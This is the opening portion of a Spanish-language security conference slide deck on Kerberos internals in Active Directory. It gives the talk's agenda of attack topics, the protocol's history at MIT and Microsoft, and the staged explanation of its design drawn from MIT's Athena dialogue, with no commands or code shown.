


Kerberos Internals

Mas allá del Roasting





¡Gracias a nuestros sponsors!



LUGAPEL
APPLICATION SECURITY

as Altered
Security

KRAV MAGA
HACKING

arts·sec



SOLIDARITY
LABS



BMS



SPECTEROPS

xelere
Making IT better



Securezia

PUCARA

WHOAMI

CRISTHOPER
HEREDIA LAPA

<https://x0pr4nt3s.xyz/>



DISCLAIMER

- Entender lo basico de Active Directory
- Conceptos de Windows Internals....no hoy
- Ser un Friki del Active Directory.
- No es un tema sencillo por lo que podría haber algunos errores, las sugerencias y correcciones son bienvenidas.

OBJETIVOS

- Esta presentación tiene como objetivo proporcionar una visión general del protocolo de autenticación Kerberos para quienes deseen explorarlo más a fondo en el futuro.
- Demostrar cómo Kerberos puede participar en cada una de las fases de simulaciones de ataques internos.
- Seguir contribuyendo sobre seguridad en Active Directory y el protocolo de Kerberos .
- Espero de verdad que disfruten de esta charla y aprendan algo.

AGENDA DE TEMAS

- Introduccion a Kerberos
- Como se diseño el protocolo Kerberos
- Flujo de Kerberos en Active Directory
- Enumeracion de usuarios
- Password Guessing
- Poisoning + Roasting
- Privesc de Dominio
- Privesc Local
- Persistencia en el dominio
- Cross Trust Attack
- ¿Como investigar mas este protocolo?

¿POR QUE?

- Microsoft Windows es el OS más usado.
- El protocolo de Kerberos es el principal protocolo de autenticación de Active directory
- Microsoft AD se utiliza en la mayoría de las organizaciones.



Origen de Kerberos

- Desarrollado en el MIT como parte del Proyecto Athena en los años 80
- Objetivo principal: Implementar un sistema de autenticación Seguro (SSO, Single Sign-On)
- Servicio de convención de nombres (piense en DNS)
- Sistema de archivos en red (similar a nfs, cifs/smb)

Versiones de Kerberos

- Kerberos v1 hasta la v3
 - Nunca se utilizo fuera del MIT
- Kerberos v4:
 - Lanzado en 1989.
 - Compatible únicamente con el algoritmo de encriptacion DES
- Kerberos v5:
 - Lanzado en 1993.



Microsoft and Kerberos

Kerberos v5 fue introducido en Windows Server 2000

Microsoft implementa SSPI (Security Support Provider Interface).

Reemplaza a NTLM como el protocolo principal para la autenticacion.

En 2006, Microsoft actualizó Kerberos (reemplazando el cifrado DES).



Active Directory

Como se Diseña Kerberos



ACTO 1:

- Implementacion de un servidor de autenticacion.

ACTO 2:

- Se implementa el uso de los tickets de Servicio. (ST)

ACTO 3:

- Se implementa el uso de los Tickets que conceden tickets (TGT)


ACTO 4:

- Se implementan los authenticators




<https://web.mit.edu/kerberos/dialogue.html>

PROBLEMAS A RESOLVER



- Una computadora para multiples usuarios
- Toda la informacion se encuentra en un mismo lugar
- Si el equipo deja de responder = RIP

ACTO 1




POSIBLE SOLUCION:

- Una computadora para cada usuario
- Los equipos estarian conectados entre si para compartir informacion.

PROBLEMA:

- La informacion o el software se tiene que replicar.

ACTO 1




POSIBLE SOLUCION:

- Una computadora para cada usuario
- Los equipos estarian conectados entre si para compartir informacion.

PROBLEMA:

- La informacion o el software se tiene que replica.

ACTO 1



POSIBLE SOLUCION:

- Una computadora para cada usuario
- Los equipos estarian conectados entre si para compartir informacion.

PROBLEMA:

- La informacion o el software se tiene que replica.
 - Solucion: Servidores!

ACTO 1


Euripides: Your workstation system sounds really good Tina. When I get mine, you know what I'm going to do? I'm going to find out your username, and get my workstation to think that I am you. Then I'm going to contact the mail server and pick up your mail. I'm going to contact your file server and remove your files, and--

Athena: Can you do that?

Euripides: Sure! How are these network servers going to know that I'm not you?



ACTO 2




Implementar un Sistema en el que cada servidor conozca la clave del usuario.

Contraseña de chicho

Base de datos de claves

ACTO 2 – AUTHENTICATION SERVICE



- Usuarios y servicios tienen una clave.
- Todas las contraseñas se almacenan en un mismo lugar




Contraseña de chicho

